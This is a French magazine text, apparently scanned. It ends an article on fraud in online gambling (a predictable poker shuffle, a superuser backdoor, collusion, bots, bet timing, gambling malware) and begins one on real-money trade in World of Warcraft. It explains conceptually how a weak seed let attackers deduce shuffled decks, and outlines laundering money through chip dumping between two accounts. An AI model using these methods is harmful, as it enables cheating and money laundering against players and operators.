Le problème identifié se situe dans l'algorithme utilisé pour produire le mélange du paquet de carte avant chaque partie. L'algorithme révèle que les cartes sont mélangées en utilisant un nombre aléatoire généré en utilisant la fonction `Random()` du langage Delphi Pascal. Comme beaucoup de générateurs de nombres aléatoires, la fonction `Random()` utilise l'algorithme de Lehmer pour produire des flux de nombres pseudo aléatoires. Ces nombres sont cependant déterministes dans le sens où en prenant un point de départ identique (la graine utilisée par le générateur de nombres aléatoires), la séquence de nombres générés suivra un modèle prédictible.

L'algorithme de mélange utilisé par ASF Software commençait toujours avec un jeu dans l'ordre, puis générait une séquence de nombres aléatoires utilisés pour réarranger le paquet. Une graine pour un générateur de nombres aléatoires de 32 bits nécessite un nombre de 32 bits. Cela signifie qu'il y a un peu plus de 4 milliards de graines, ce qui contraint l'algorithme à produire « seulement » 4 milliards de jeux de cartes. Un nombre bien inférieur au factoriel 52 (52x51x50x49....x1) combinaisons possibles avec un vrai jeu de 52 cartes (2^226).

Pour aggraver les choses, l'algorithme utilise la fonction `Randomize()` qui, en Pascal, choisit une graine en fonction du nombre de millisecondes depuis minuit. Il y a 86 400 000 millisecondes dans une journée. Comme ce nombre est utilisé comme graine pour initialiser le générateur de nombres aléatoires, le nombre de paquets possibles est encore réduit à 86 millions.

En synchronisant leur exploit avec l'horloge du système de jeu, il a été possible de réduire le nombre de combinaisons possibles à un nombre proche de 200 000. Une recherche parmi cet ensemble de mélanges, même à l'époque, peut être faite rapidement sur un PC. L'exploit développé demandait que 5 cartes du jeu soient connues afin de déduire le reste du paquet de cartes. Dans un jeu de Texas Hold'Em, cela signifie que le programme prenait en entrée les deux cartes connues du joueur plus les trois cartes communes à l'ensemble des joueurs (le flop). Une fois les 5 cartes initialisées, le programme générait des mélanges jusqu'à retrouver le mélange qui contenait ces 5 cartes dans la bonne position.



Planet Poker exploit GUI

Dans le cas de Planet Poker, la vulnérabilité a été découverte et reportée par une société spécialisée, mais elle aurait tout aussi bien pu être exploitée par un joueur.

La vulnérabilité aurait également pu être une *backdoor*.

3 Backdoor ?

En septembre 2007, un joueur de poker en ligne au pseudo un poil annonciateur « POTRIPPER » (« voleur de pot » en français) a remporté un tournoi à haute limite (les mises minimums oscillent entre 300 et 600 dollars avec des gains possibles de plusieurs centaines de milliers de dollars **[2]**) dans des conditions suspectes. POTRIPPER se couchait toujours au bon moment et savait relancer ses adversaires même avec des cartes en main statistiquement plus faibles. Suite au tournoi, plusieurs joueurs ont émis des soupçons sur différents forums internet de poker, accusant POTRIPPER d'avoir triché **[3]**. Le site AbsolutePoker.com a été informé des doutes et a indiqué via un communiqué qu'après enquête, aucune irrégularité n'avait été constatée. Ca n'a pas suffi à calmer les ardeurs des accusateurs et le joueur ayant perdu

en final contre POTRIPPER demanda à AbsolutePoker.com l'historique des mains jouées pendant le tournoi (c'est une pratique commune dans le poker en ligne). A sa grande surprise, AbsolutePoker.com lui envoya « par inadvertance » bien plus que l'historique, puisque le fichier contenait entre autres l'identifiant des joueurs, l'ensemble des cartes cachées des joueurs et les adresses IP des personnes présentes sur la table (joueurs et observateurs) **[4]**.

L'analyse de ce fichier par la communauté des joueurs a permis de mettre en évidence les dons surnaturels de POTRIPPER, et surtout, l'existence d'un id #363 observateur des tables de POTRIPPER. Le croisement des adresses IP montre que l'observateur et POTRIPPER se connectent depuis la même adresse IP. Une adresse IP basée au Costa Rica et appartenant à AbsolutePoker.com. Pris la main dans les jetons, AbsolutePoker.com a été obligé d'avouer l'existence d'un compte super utilisateur. Le saint graal, le mythe du super utilisateur devient réalité et éclate au grand jour.

En 2003, lors du développement du logiciel de jeu, les développeurs ont eu la « bonne idée » de créer un compte super utilisateur. Dans ce cas précis, le compte super utilisateur permettait de voir les cartes des adversaires. À l'origine, il s'agissait probablement d'un compte de debug pour permettre d'identifier des problèmes dans le logiciel de jeu, mais qui a finalement été détourné de son utilisation initiale. Le montant exact de la somme détournée n'a pas été révélé, mais il s'agirait de plusieurs millions. Le compte était utilisé par un employé d'AbsolutePoker.

AboslutePoker a été condamné à payer 500 000 dollars d'amende.

Quelques semaines plus tard, une affaire éclate chez Ultimatebet.com, une société appartenant à Tokwiro Entreprise, également propriétaire d'AbsolutePoker.com. Encore une fois, un compte utilisateur (ou une backdoor :-)) permettait de voir les cartes des adversaires **[5]**.

AbsolutePoker et Ultimatebet opèrent aujourd'hui sur un réseau commun appelé CEREUS, qui compte environ 2500 joueurs simultanés par jour **[6]**.

4 Collusion et association de joueurs

La collusion est un terme faisant référence à une entente tacite entre plusieurs parties au préjudice d'une autre. Dans la vraie vie, on imagine aisément une table de poker dans un coin enfumé d'un bistrot, avec deux joueurs ou plus travaillant en équipe contre le reste de la table. Cartes marquées et signaux permettront aux joueurs associés de communiquer entre eux. Cette technique demande peu de connaissances, et correctement mise en œuvre, est difficilement détectable. Maintenant, la question est : est-ce reproductible dans des parties de poker en ligne ?

La collusion est évidemment possible dans la mesure où messagerie instantanée et téléphones remplacent avantageusement signes et cartes marquées. Être dans la même pièce que son partenaire est encore plus simple. À la limite, il n'y a même pas besoin d'être deux. Une seule et même personne peut créer deux comptes sur un site et jouer sur la même table, cette technique donnant un avantage non négligeable sur les autres joueurs.

De nombreux cas de collusion sont régulièrement reportés sur les forums de poker **[7]**, et bien souvent, très mal vus dans les communautés de joueurs.

Même si aux premiers abords, cette technique paraît facile à mettre en œuvre, elle n'est pas simple à maîtriser et n'est pas nécessairement profitable. Au Texas Hold'em, par exemple, la connaissance de 6 cartes, comme pourrait le permettre une collusion à trois joueurs, n'écarte pas le risque de devoir s'aventurer dans des mains hasardeuses. On ne s'improvise pas tricheur et une bonne collusion doit se faire avec stratégie, en tenant compte des avantages à connaître les cartes de son complice. Plus le nombre de joueurs travaillant en équipe à une table est important, plus ils auront à payer d'antes pour jouer la partie. À de nombreuses reprises, ils paieront leurs antes pour voir la ou les victime(s) se coucher avant même d'avoir misé ce qui n'est pas toujours rentable sur le long terme.

Certaines salles de poker prétendent surveiller et analyser les historiques de mains. Pourquoi pas. Si on part de ce principe, comment seraient vues cinq personnes de connivence avec de fortes mains se coucher parce que la victime ne suit pas ? À la différence du poker *live*, où les cartes des adversaires ne sont pas connues et ne peuvent donc pas être analysées, le poker en ligne offre cette analyse a posteriori et potentiellement la reconnaissance de motifs de jeu permettant la détection de collusion. Il est donc nécessaire de savoir utiliser les mises à bon escient pour voler des pots, faire augmenter la taille de celui-ci, faire coucher des mains adverses ou encore faire payer les cartes le plus cher possible. Cela demande d'être un joueur confirmé de poker.

Toutes ces contraintes rendent la collusion coûteuse et peu rentable si non maîtrisée, ce qui n'empêche pas de nombreux joueurs de communiquer pendant des parties en ligne.

Une autre forme d'association répandue sur les sites de poker en ligne est le *chip dumping* (« transfert de jeton » en français). C'est une technique relativement simple qui consiste à perdre volontairement ses mains afin de transférer ses jetons à un partenaire. Le chip dumping est interdit sur toutes les salles de poker en ligne afin d'éviter principalement le blanchiment d'argent. La méthode consiste à créer un compte A sur un site de poker et d'y transférer une certaine somme. On crée un deuxième compte B sur le même site et le joueur A n'a plus qu'à transférer l'argent sur le compte du joueur B en utilisant la technique de chip dumping. L'argent sur le compte B apparaît alors comme des gains de jeu et peut être retiré sans problème.

5 Bots


Parmi les méthodes les plus populaires (et propice aux fantasmes) pour prendre un avantage sur les autres joueurs, on notera l'utilisation des *bots*. Le terme bot fait référence à robot. On trouve principalement des *poker bots*, autrement dit, des robots qui jouent au poker. À vrai dire, il n'y a rien de vraiment surprenant à imaginer un programme qui joue au poker, comme ça existe aux échecs. On peut mettre les bots dans deux catégories : les bots d'aide à la décision et... les autres.

Un bot d'aide à la décision n'interagit pas directement avec le client ou le serveur de jeu et n'est pas supposé modifier l'intégrité du système. Par exemple, PokerTracker **[8]** analyse l'historique des mains jouées (ou importées **[9]**) et fournit des statistiques au joueur pendant les parties sur sa façon de jouer et celle de ses adversaires.


Certains sites proposent également, gratuitement ou à la vente, des accès à des bases de données d'historiques de mains, permettant de récupérer des statistiques sur des joueurs contre lesquels on n'a jamais joué. Ca s'appelle le *datamining* et c'est interdit par la plupart des sites de poker.

Ces systèmes sont de plus en plus utilisés et, bien que le datamining soit interdit par les salles de poker, de plus en plus de joueurs y ont recours.

Dans l'autre catégorie, on a les bots « illégaux » ou comment avoir un logiciel assez « intelligent » pour jouer au poker tout seul et me faire gagner de l'argent sans rien faire. Ceux qui jouent au poker en ligne auront sûrement vu des publicités vantant les mérites de logiciels permettant de se faire plusieurs centaines de dollars par jour grâce



Poker Bot Pro



Poker Tracker

à une méthode révolutionnaire. La majorité d'entre eux sont bien entendu des *scams* ou répondent à une logique similaire **[10]**.

Cependant, il n'y a pas de raison de douter de la faisabilité d'un programme permettant d'avoir un avantage sur les autres joueurs et qui assure des gains réguliers. Outre l'effet de mode, le poker, au même titre que les échecs ou le backgammon, est propice aux analyses mathématiques dans le domaine des statistiques, des probabilités et de l'intelligence artificielle. Le groupe de recherche informatique sur le poker de l'Université d'Alberta, dont le but est de créer un programme de poker meilleur qu'un être humain **[11]**, a publié plusieurs papiers sur le sujet **[12]** et organise tous les ans une compétition de bots divisés en deux catégories :

- *Bankroll* : chercher à gagner le plus d'argent ;
- *Runoff* : chercher à éliminer le joueur le plus faible de la table.

En décembre 2008, un des robots créés par l'Université d'Alberta, Polaris, a joué contre trois joueurs professionnels avec des résultats impressionnants, comme le montre le tableau ci-dessous.

Match Number	Player	Amount Won	Player	Amount Won	Difference	Result
Live 1	Nick Grudzien	-$42000	Kyle Hendon	+$37000	-$5000	Draw
Live 2	Rich McRoberts	+$89500	Victor Acosta	-$39500	+$50000	Humans Win
Live 3	Mark Newhouse	+$251500	IJay Palansky	-$307500	-$56000	Polaris Wins
Live 4	Matt Hawrilenko	-$60500	IJay Palansky	-$29000	-$89500	Polaris Wins

Robot Polaris

Sans pousser la perfection jusqu'à créer un bot qui gagnerait à tous les coups face à un humain, un robot assez performant pour gagner autant d'argent qu'il n'en perd est suffisant pour générer du profit. Ce paradoxe est rendu possible grâce à une spécificité du poker en ligne, le *rakeback*. Le rakeback est un système mis en place par les salles de poker en ligne qui reversent aux joueurs une partie de la commission qui leur est prélevée sur chaque pot. C'est un des moyens utilisés par les salles de poker en ligne pour fidéliser les joueurs et créer des programmes VIP **[13]**.

Si un joueur joue X mains de poker sur une période donnée (1 an, par exemple), le site de poker lui reverse une somme d'argent Y.

Un robot permettant d'appliquer une stratégie ne faisant pas perdre de l'argent sur le long terme (mais ne faisant pas gagner d'argent non plus) permettrait d'être éligible (grâce au nombre de mains jouées) aux meilleurs programmes VIP des sites de poker en ligne **[14]**, ce qui équivaut à plusieurs dizaines de milliers de dollars sur l'année.

Dans sa série d'articles, James Devlin, sur codingthewheel.com : *How I built a working bot* **[15]**, parle en détail des caractéristiques et du développement d'un bot compétitif.

Bien entendu, les salles de poker ont décidé de réagir contre l'utilisation massive de bots et la tendance est à la fermeture des comptes lorsqu'il y a suspicion d'utilisation d'un bot. Certains logiciels de poker vont aller jusqu'à surveiller les processus en cours, récupérer les titres des fenêtres pour essayer de déceler l'utilisation potentielle de programmes interdits par le site **[16]**.

Cette récupération d'informations peut inclure également une prise d'empreinte du système (OS, adresse Mac, nom de machine, etc.) pour confondre des joueurs si besoin dans des cas de collusion ou de comptes multiples. La FAQ de Pokerstar.com, par exemple, n'hésite pas à mettre en avant le fait que leur client de jeu surveille les programmes lancés sur le PC du joueur pour identifier d'éventuels programmes non autorisés. De là à les comparer à des spywares... :-)

Les bots commerciaux comme WinHoldem sont en effet surveillés par les salles de poker en ligne les plus importantes et relativement facilement identifiés (l'auteur de WinHoldem met a jour une matrice de détection de son logiciel **[17]**), mais il devient vite difficile de détecter les développements maison.

6 Les paris sportifs

Lors de paris classiques à cotes fixes, un pari est ouvert avant l'événement et fermé au début de l'événement. Avec la venue des paris en direct, les cotes sont augmentées, diminuées, les paris sont ouverts, fermés à quelques secondes d'intervalle. Afin de faire évoluer les cotes, les *bookmakers* suivent l'événement sportif en direct et ajustent les cotes en fonction du risque de perte acceptable, des faits de jeu et du marché (la concurrence). Les événements sont suivis sur différents médias tels que la télévision hertzienne, télévision par satellite, Internet, radio, suivant l'offre disponible et... la rapidité du flux. Ce dernier point est très important dans la mesure où la décision d'ouvrir un pari, de le fermer, d'augmenter une cote, de la baisser, est prise au moment où l'information arrive au bookmaker. Il peut exister plusieurs dizaines de secondes d'écart entre différentes sources.

En ayant un flux d'information plus rapide, un parieur s'octroie un avantage car il peut effectuer un pari sûr. Un pari sûr est un pari gagnant à 100%. Si le parieur connaît le résultat d'un pari encore ouvert, il peut miser une grosse somme avec un retour sur investissement certain.

Afin de limiter les abus, certains sites mettent en place une protection appelée « *bet delay* », qui permet un délai de X secondes entre la prise du pari et sa


validation effective. Si X=10 secondes, toutes les mises enregistrées moins de 10 secondes avant la suspension du pari ne seront pas validées. Cela permet au bookmaker de se donner une marge de manœuvre et de s'assurer que même avec une source d'information plus rapide de 10 secondes, un parieur ne puisse pas faire de paris sûrs. La valeur de X est un compromis entre une valeur suffisamment basse pour permettre au site de maximiser ses gains en proposant un pari ouvert jusqu'à la dernière seconde et une valeur haute assurant une sécurité confortable.

En lançant des offres de paris sur mobiles, les sites de paris sportifs voient d'un bon œil l'augmentation des paris, mais prennent le risque de voir les « *last second bets* », depuis le stade ou l'hippodrome, se multiplier. Difficile de faire mieux en termes de rapidité.

7 Le crime organisé

Au vu des montants échangés sur les sites de jeux d'argent en ligne, le crime organisé s'est intéressé rapidement à ce secteur. Industrie en plein essor, historiquement moins rodée à la sécurité que les banques, les sites de paris sportifs et autres casinos virtuels font office de victimes parfaites, et on a vu ces dernières années une augmentation d'attaques par dénis de service et le développement de *malwares* ciblant ces sites de jeux en ligne. BetCris.com a, par exemple, été victime de chantage et de dénis de service à répétition pendant plusieurs semaines et a dû se résigner à payer une rançon **[18]**.

Plus que les sites de jeux eux-mêmes, ce sont les utilisateurs de ces sites qui sont ciblés. En mai 2006, F-Secure a publié une notification concernant le virus Small.la, un *trojan* qui ciblait plusieurs salles de poker en ligne via le site communautaire checkRaised.com **[19]**. Un utilitaire uploadé par un utilisateur pour calculer le rakeback contenait un trojan. L'utilitaire installait un *keylogger* permettant par la même occasion de récupérer les identifiants de connexion utilisés par les joueurs pour se connecter à leur application de poker en ligne. On trouve aujourd'hui de plus en plus de sites de jeux en ligne dans les fichiers de configuration de variantes de Zbots.



Casino scam

Cibler les joueurs via des attaques de *phishing* ou la distribution de malwares permet de s'approvisionner d'adresses e-mails, mot de passe et informations bancaires qui seront utilisées pour créer des comptes fantômes pour monter des opérations de blanchiment d'argent en utilisant des techniques de chip dumping ou transférer des fonds depuis des porte-monnaie virtuels. Des sites comme Neteller ou Moneybooker sont aujourd'hui des partenaires privilégiés des sites de jeux en ligne et permettent de procéder à des opérations financières sans utiliser de tiers de confiance spécialisés dans les paiements en ligne.

Comme on l'a vu avec UltimateBet ou AbsolutePoker, le moyen le plus simple d'abuser les joueurs est peut-être d'avoir son propre site de paris en ligne et de tricher. En 2006, on comptait environ 15 000 sites proposant une activité de jeux en ligne. Sur ces 15000, seulement 2000 possédaient une licence **[20]**, ce qui laisse pas mal de place à la manipulation de taux de redistribution des gains ou encore à leur non-paiement. Plusieurs *blacklists* plus ou moins exhaustives existent pour informer les joueurs **[21]** sur les sites frauduleux.

Conclusion

En France, le marché des jeux en ligne devrait être ouvert à compter de juin 2010, l'Assemblée nationale ayant adopté le projet de loi en avril 2010. À cette occasion, l'ARJEL (Autorité de Régulation des Jeux en Ligne) a été créée afin de superviser et contrôler le marché des jeux en ligne en France. Cette supervision passe par la mise en place, pour tous les opérateurs aspirant à une licence en France, d'un dispositif technique visant à garantir la traçabilité des opérations de jeux. Le projet de dossier des exigences techniques **[22]** promet un arsenal de mesures visant à contrer toutes activités frauduleuses pouvant impacter les joueurs français. Les opérateurs devront remettre à l'État les codes sources de leur système de jeux (paris sportifs, poker et courses hippiques) et des audits réguliers sont prévus par l'ARJEL.

Ces mesures devraient en principe protéger les joueurs contre les opérateurs frauduleux mais pas contre les dangers historiques d'Internet que sont les attaques de phishing et autres malwares qui ciblent de plus en plus les opérateurs de jeux et leurs clients. Même en France :-) ■

RÉFÉRENCES

[1] http://www.cigital.com/papers/download/developer_gambling.php

[2] http://www.highstakesdb.com/

[3] http://www.natarem.com/2007/10/17/absolute-poker-cheating-scandal/

[4] http://www.pocketfives.com/poker-forums/7/ap-1k-super-account-hh-on-page-4-stunning-ip-info-on-page-8-from-nat-must-see-5320?pageindex=1

[5] http://www.ultimatebet.com/poker-news/2008/may/nionio-findings

[6] http://pokerscout.com/SiteDetail.aspx?site=Cereus

[7] http://www.examiner.com/x-1607-Online-Poker-Examiner~y2010m3d23-Nick-StoxTrader-Grudzien-accused-of-collusion-in-online-poker-games

[8] http://www.pokertracker.com/

[9] http://www.pokerhand.org/

[10] http://www.pokerbot-pro.com/

[11] http://poker.cs.ualberta.ca/faqs.html#whatwhy

[12] http://poker.cs.ualberta.ca/publications.html

[13] http://www.pokerstars.com/vip/

[14] http://www.pokerstars.com/vip/supernova/elite/

[15] http://www.codingthewheel.com/archives/how-i-built-a-working-poker-bot

[16] http://www.pokerstars.com/poker/room/prohibited/

[17] http://www.winholdem.net/

[18] http://www.csoonline.com/article/220336/How_a_Bookmaker_and_a_Whiz_Kid_Took_On_a_DDOS_based_Online_Extortion_Attack?page=1

[19] http://www.f-secure.com/v-descs/small_la.shtml

[20] http:// www.lexsi.com/telecharger/gambling_cybercrime_2006.pdf

[21] http://www.casinomeister.com/rogue/

[22] http://www.pre-arjel.fr/-Projet-Exigences-techniques-.html

DANS L'ENFER DE WORLD OF WARCRAFT

HB – hb@rstack.org

mots-clés : WORLD OF WARCRAFT / BOTS / LEVELLING / SCRIPTING / PO

Il est probablement inutile de présenter World of Warcraft. Sans pour autant être addict, chacun a entendu parler de ce jeu en ligne au plus de 11 millions de joueurs. Une telle popularité ne pouvait qu'attirer notre attention... au même titre que celle des « chinese farmers », arnaqueurs et profiteurs en tous genres dont l'objectif est de tirer un profit financier du jeu. Basses préoccupations bien loin de celles de héros prêts à se sacrifier pour débarrasser le monde d'Azeroth de l'infâme Roi Liche (entre autres).

1 Le monde de World of Warcraft

1.1 IRL (In Real Life)

Dans la vraie vie, WoW est un jeu édité par la société Blizzard, célèbre depuis longtemps pour les succès qu'ont été (et sont toujours) *Warcraft III*, *Starcraft* et *Diablo II*. La société Blizzard appartient au groupe Vivendi. Mais si quelques jeux ont été des succès internationaux, ce n'est que de la rigolade devant la réussite presque obscène de WoW. Le calcul est simple : 11 millions de joueurs, à 11 euros par mois... soit un chiffre d'affaires annuel de 1,32 milliards d'euros, avec paiement au début de la période de jeu, d'où une avance de trésorerie de plusieurs mois... Un business modèle impitoyable et des chiffres d'une telle ampleur que le succès du jeu est devenu un des critères de suivi de l'action du groupe Vivendi.

Pour ceux qui étaient au milieu du désert ces cinq dernières années, rappelons que WoW est un MMORPG (*Massive Multiplayer Online Role Playing Game*) permettant à 10000 joueurs de jouer simultanément dans le même monde. Naturellement, le monde de Warcraft est un monde persistant, c'est-à-dire qu'il continue à évoluer quand un joueur se déconnecte. Charge à ce dernier de « suivre » et de jouer le plus souvent possible, faute de quoi il pourrait rater les « *events* » (événements exceptionnels) de la saintsaint (Halloween/Toussaint), de père hiver (Noël) ou encore le concours de pêche hebdomadaire à Dalaran.

L'immense popularité du jeu ne peut s'expliquer uniquement par le fait que l'action prenne place dans un monde déjà bien connu des *gamers* qui ont joué aux trois volets de la trilogie Warcraft. En effet, un joueur moyen, inscrit depuis la sortie et progressant au fil des extensions, aura à son actif environ deux cents jours de jeu, soit plus de 4000 heures en cinq ans. Aucun jeu, à ce jour, n'a atteint une telle longévité qu'expliquent la richesse du système de jeu, les mises à jour de contenu régulières et l'évolution du « *game-play* » (la manière de jouer ses personnages), qui sont autant de critères addictifs.

1.2 IG (In Game)

1.2.1 Le levelling

Tout commence par la création d'un aventurier, à choisir entre deux factions opposées : l'alliance (humains, elfes de nuit, nains, gnomes et draenei) et la horde (orcs, trolls, morts-vivants, taurens et elfes de sang). Ces deux factions s'entretuent (pour des raisons historiques) plus ou moins à volonté en fonction du type de serveur. Il reste le choix du sexe et de la classe (guerrier, voleur, magicien, etc.). Maintenant, le personnage entre dans le jeu, libre d'évoluer et de faire ce que bon lui semble. Bienvenue en Azeroth !

Bien sûr, l'activité principale à laquelle se consacre le héros au début de sa carrière est de monter de niveau.

Il commence au niveau 1, pour un niveau maximum de 80. Cette phase, dite de « *levelling* », peut paraître interminable. Pour un joueur moyen, connecté quelques heures par semaine, il fallait 6 à 9 mois pour arriver au niveau 60, premier palier fixé à l'origine du jeu, avant la sortie des extensions *Burning Cruisade* « BC » (permettant d'accéder au niveau 70) puis, plus récemment, *Wrath of the Lich King* « WotLK » (permettant d'accéder au niveau 80). Cette phase de *levelling* consiste à accomplir des quêtes principalement axées sur la découverte du monde et sur le massacre de monstres abominables appelés de manière générique « mobs ».

1.2.2 Les métiers

Au cours de cette phase, le joueur découvre également l'ensemble des possibilités qui lui sont offertes par le monde qui l'entoure. À commencer par les métiers, qui vont transformer le guerrier sanguinaire en couturier expert, capable de créer des robes magiques d'une qualité inégalée. Alchimie, ingénierie, travail du cuir, enchantement ou joaillerie sont d'autres activités de ce type auxquelles les personnages peuvent s'adonner afin d'améliorer leur quotidien. Les créations réalisées vont souvent aider le personnage dans sa quête de puissance, en améliorant ses compétences, caractéristiques, etc., et parfois uniquement « enrichir » l'environnement du personnage, comme ces lunettes d'ingénierie gnome permettant de voir à travers les vêtements des autres personnages.

1.2.3 Le stuff épique

Enfin, une fois le niveau maximum atteint, l'aventure (re)commence. En effet, il y a une vie après le niveau 80. Il s'agit alors d'améliorer l'équipement du personnage (appelé « *stuff* »). Le personnage deviendra alors encore plus puissant et aura accès à des donjons (appelés instances) de plus en plus difficiles. Pour finir, il aura l'insigne honneur d'affronter le grand méchant du moment. L'objectif est simple : obtenir du matériel « épique », c'est-à-dire présentant des caractéristiques exceptionnelles et identifié par un nom de couleur violet.

1.2.4 Le role play

Enfin, à cet environnement « relativement » cadré, il est nécessaire d'ajouter la dimension humaine ou sociale de cette aventure, c'est le côté jeu de rôle (*role play*), souvent négligé par les joueurs. Il faut toutefois garder à l'esprit que les personnages communiquent librement, s'habillent (et se déshabillent) en fonction du contexte, et bénéficient d'un monde riche en paysages et ambiances (lagon paradisiaque, montagnes, jungle, désert, fjord, etc.). Il n'est ainsi pas rare de trouver des personnages saouls (oui, oui, c'est possible...) en train de danser à moitié nus sur la table d'une auberge de Forgefer. Et il y a un peu de beau dans ce monde de brutes, aussi est-il possible d'assister à des mariages, hélas destinés à rester blancs et platoniques...

2 Gagner de l'argent avec WoW

2.1 Le système monétaire dans WoW

Tout s'achète et tout se vend dans WoW, à quelques exceptions près, mais bon, passons sur ces détails pour le moment. Azeroth étant un monde évolué, un système monétaire a été mis en place afin de normaliser et de simplifier les échanges. Ainsi, les personnages disposent (ou se font mettre à disposition par les mobs qu'ils trucident) de pièces de cuivre, d'argent et d'or (les PO sont l'unité monétaire standard), chacune ayant une valeur de 1/100 de la suivante. Le point essentiel ici est que l'échange d'argent entre les personnages est laissé entièrement libre et n'est soumis à aucune contrainte technique imposée par le jeu. Il est donc possible d'acheter des objets ou des services (souvent des enchantements) à d'autres personnages. Ces acquisitions peuvent se faire soit directement de gré à gré, soit via la salle des ventes où les objets sont mis aux enchères.

Et c'est là que le bât blesse. Car rien, techniquement, n'empêche une personne réelle de vendre des PO pour des vrais euros, l'échange d'argent réel s'effectuant via eBay, par exemple, et l'échange virtuel dans WoW. Aussi, les sites d'offres de PO en ligne fleurissent, annoncés par spam sur les canaux de discussion, voire directement par le système de courrier de WoW.

2.2 Gagner de l'argent réel avec WoW

Il y a donc de l'argent à gagner et un potentiel de 11 millions de clients... rien que ça. Imaginez qu'une telle manne resterait là, bêtement, ne serait pas réaliste. Et c'est donc conformément à une logique économique implacable que ce nouvel eldorado numérique a attiré son contingent de margoulins avides et sans scrupule. Il est possible de distinguer trois méthodes pour gagner de l'argent réel avec le monde viruel de WoW :

- la collecte et la revente de PO ;
- la revente de compte ;
- le levelling.

2.2.1 La revente de PO

Achat de pièces d'or sur WoW

Les PO permettent d'acheter à peu près n'importe quoi dans WoW, à l'exception des pièces d'équipement les plus rares qui ne peuvent être obtenues qu'en « tombant » les principaux *boss*. L'hôtel des ventes permet toutefois d'acheter une bonne quantité de matériel « épique ». En outre, l'apprentissage des différents niveaux de la compétence de « monte », qui permet d'utiliser des montures de plus en plus rapides, est un des éléments les plus onéreux du jeu. Ainsi, la collecte des quelques 5000 PO nécessaires pour être à même d'utiliser les montures volantes rapides dans BC pouvait nécessiter plusieurs mois. Il n'est donc pas étonnant que le commerce des PO fleurisse, d'autant plus (nous le verrons un peu plus loin) que c'est une activité qui est à la limite des conditions d'utilisation. Qui plus est, les tarifs restent « corrects ». À l'heure où cet article est écrit, les 10000 PO valent environ 30 euros. Sachant qu'il faut compter 50 bonnes heures de jeu pour arriver à ce montant, le prix reste raisonnable.

2.2.2 La revente de compte

Nous l'avons vu, faire progresser un personnage est une tâche longue et fastidieuse, et il est tentant de faire l'acquisition d'un personnage déjà monté au niveau maximal et doté d'un *stuff* conséquent. Mais combien vaut un compte WoW ? Eh bien, ça dépend... Un rapide passage par eBay donne un prix moyen de l'ordre de 250 euros pour un compte avec au moins un personnage de niveau 80 (le maximum) très bien « stuffé ». Mais on peut trouver quelques surprises... Comme nous le voyons ci-dessous, un personnage particulièrement exceptionnel (comme le chef de guerre) est proposé à la vente à 80000 euros. Honnêtement, je ne crois pas que le monsieur trouvera acheteur, il ne faut pas exagérer non plus.

Comptes WoW à vendre sur eBay

